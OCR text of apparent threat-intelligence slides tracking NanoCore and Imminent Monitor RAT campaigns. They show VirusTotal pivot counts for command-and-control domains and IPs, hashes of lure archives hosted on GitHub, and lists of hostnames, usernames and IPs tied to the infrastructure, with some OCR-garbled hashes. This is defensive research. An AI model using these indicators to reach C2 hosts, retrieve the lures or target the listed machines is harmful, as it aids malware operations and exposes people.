
Behaviour search on VT → more samples to analyze

Row Labels	Count of Hash SHA-256
Imminent Monitor RAT	**7**
behaviour_network:"tcp://etoiilefiilante.duckdns.org:47582"	4
behaviour_network:"tcp://testultra.ddns.net:47583"	3
NanoCore RAT	**25**
behaviour_network:"haul.duckdns.org"	2
behaviour_network:"tcp://deaphnote.ddns.net:47581"	5
behaviour_network:"tcp://etoiilefiilante.duckdns.org:47581"	16
behaviour_network:"tcp://worldcoupe.ddns.net:47582"	2
(blank)	**167**
behaviour_network:"185.247.228.17"	16
behaviour_network:"79.134.225.86"	36
behaviour_network:"chance2019.ddns.net"	20
behaviour_network:"etoiilefiiilante.duckdns.org"	88
behaviour_network:"haul.duckdns.org"	7
Grand Total	**199**

Expanding the Knowledge
Hosting Payloads on Github



Expanding the Knowledge
Hosting Payloads on Github



Expanding the Knowledge
Hosting Payloads on Github

- Same sample served from different URLs (repos)
- Different samples served from same URL (at different times)


```
0286cec33c808b3177dcedb4506e4091 *UPU.Compliance-master/UPU.Questionnaire.zip

a2d2e912618a5e1c8d3950d9e961cded *WU.Compliance-73100193fe9ae7ae8725cbd517bcee26804645a7/WU.Compliance.zip
a2d2e912618a5e1c8d3950d9e961cded *WU.Compliance-73100193fe9ae7ae8725cbd517bcee26804645a7/WU.Questionnaire.zip

c4e0d8a2ad1df763626d927a70f5da70 *Communication-413b5de5218ala84a6cae2da916e2b4a7000e6bf/NOTE DE SERVICE N'9201.rar
c4e0d8a2ad1df763626d927a70f5da70 *Communication-48a33940e579b62c82546d02d23a0fc5bcd9341b/NOTE.DE.SERVICE.N9201.rar

d5e637ff04b7166a91623075d906059a *UPU.Compliance-master/Wu.Compliance.zip
d5e637ff04b7166a91623075d906059a *WU.Compliance-c03910cf7d71d17810ee284e5609585ed3004aa1/Wu.Compliance.zip
d5e637ff04b7166a91623075d906059a *WU.Compliance-master/Wu.Compliance.zip

ea8f067997146f987fcd7640a1b357f4 *Communication-96a63f52fba0380c4fb6b442dc23e6d573896668/Bourse Etude Campus France.rar
ea8f067997146f987fcd7640a1b357f4 *Communication-ab924bff46273bdfcd700a8b46577f0ddb1cca41/Bourse.Etude.Campus.France.rar
ea8f067997146f987fcd7640a1b357f4 *Communication-bb008c4940b5eb19f0b0e10b206d1e4b3789c52b/Bourse.Etude.Campus.France.rar

f8d8148451ab9dcaa16eldd426f5d2f *Communication-ab924bff46273bdfcd700a8b46577f0ddb1cca41/Bours Etude Campus France.jar
f8d8148451ab9dcaa16eldd426f5d2f *Communication-afd371b02b05e821e36f9f99167d46e91739ea9f/BoursEtudeCampusFrance.jar
f8d8148451ab9dcaa16eldd426f5d2f *Communication-master/BoursEtudeCampusFrance.jar
```


Expanding the Knowledge
Hosting Payloads on Github

- Same sample served from different URLs (repos)
- Different samples served from same URL (at different times)


```
0286cec33c808b3177dcedb4506e4091 *UPU.Compliance-master/UPU.Questionnaire.zip

d5e637ff04b7166a91623075d906059a *UPU.Compliance-master/Wu.Compliance.zip
d5e637ff04b7166a91623075d906059a *WU.Compliance-c03910cf7d71d17810ee284e560
d5e637ff04b7166a91623075d906059a *WU.Compliance-master/Wu.Compliance.zip

d5e637ff04b7166a91623075d906059a *UPU.Compliance-master/Wu.Compliance.zip

a2d2e912618a5e1c8d3950d9e961cded *WU.Compliance-73..a7/WU.Compliance.zip
d5e637ff04b7166a91623075d906059a *WU.Compliance-c0..a1/Wu.Compliance.zip

ea8f067997146f987fcd7640a1b357f4 *Communication-bb008c4940b5eb19f0b0e10b206d1e4b3789c52b/Bourse.Etude.Campus.France.rar

f8d814845lab9dcaa16elddd426f5d2f *Communication-ab924bff46273bdfcd700a8b46577f0ddb1cca41/Bours Etude Campus France.jar
f8d814845lab9dcaa16elddd426f5d2f *Communication-afd371b02b05e821e36f9f99167d46e91739ea9f/BoursEtudeCampusFrance.jar
f8d814845lab9dcaa16elddd426f5d2f *Communication-master/BoursEtudeCampusFrance.jar
```

Expanding the Knowledge
Hosting Payloads on Github





Expanding the Knowledge
Searching for Desktop- / Server-names



Expanding the Knowledge
Searching for Desktop- / Server-names

webcache.googleusercontent.com/search?q=cache:2FoBjdI5QEkJ:https://pastebin.com/0ehPMpBn+&cd=27&hl=en&ct=clnk&gl=ch

PASTEBIN + new paste API tools faq deals search...


```
6.  KIMSUFI:99
7.  WIN-R8V1R7AQDHB:azora
8.  GNET-PC:ayed
9.  DELL-PC:52D
10. RENAD-TOSH:ppqo
11. KIMSUFI:KHALED906
12. WIN-AVTRFEC0SCC:Algaithi
13. SOK:SOK
14. WIN-UP5PFOMT5RK:KSA
15. WIN-UGHFLRJNNKM:mohaz
16. WIN-1LSEV515GKL:cafi
17. DESKTOP-LQS0EAM:ziad
18. WIN-JL8DOPGF29M:k3bor
19. WIN-NGJ2SRHC652:KSA
20. WIN-R8V1R7AQDHB:KSA
21. DESKTOP-GT2N30R:khalid
22. TOSHIBA-TOSH:PPQO
23. WIN-L6BUPB5SQBC:dkipriv8
24. DESKTOP-DP352K1:dkipriv8
25. DESKTOP-KFIBDHT:1f.3
26. WIN-P9NRMH5G6M8:dkipriv8
27. WIN-EKFK8UJCJT0:Algaithi
28. QUENTIN-PC:dewey
```


```
21. DESKTOP-GT2N30R:khalid
22. TOSHIBA-TOSH:PPQO
23. WIN-L6BUPB5SQBC:dkipriv8
24. DESKTOP-DP352K1:dkipriv8
25. DESKTOP-KFIBDHT:1f.3
26. WIN-P9NRMH5G6M8:dkipriv8
27. WIN-EKFK8UJCJT0:Algaithi
```


```
377. 130.61.46.21        Subject: CN = SRVAPPPRO.PRODUCCION.GALILEO.LOCAL
378. 107.172.44.30       Subject: CN = WIN-P9NRMH5G6M8
379. 69.70.102.106       Subject: CN = SVR-RDP.PAILLE-SOREL.local
380. 179.33.221.226      Subject: CN = DESKTOP-EVV1N5G
381. 197.249.135.7       Subject: CN = DESKTOP-JB8V3K2
```

Expanding the Knowledge
Searching for Desktop- / Server-names

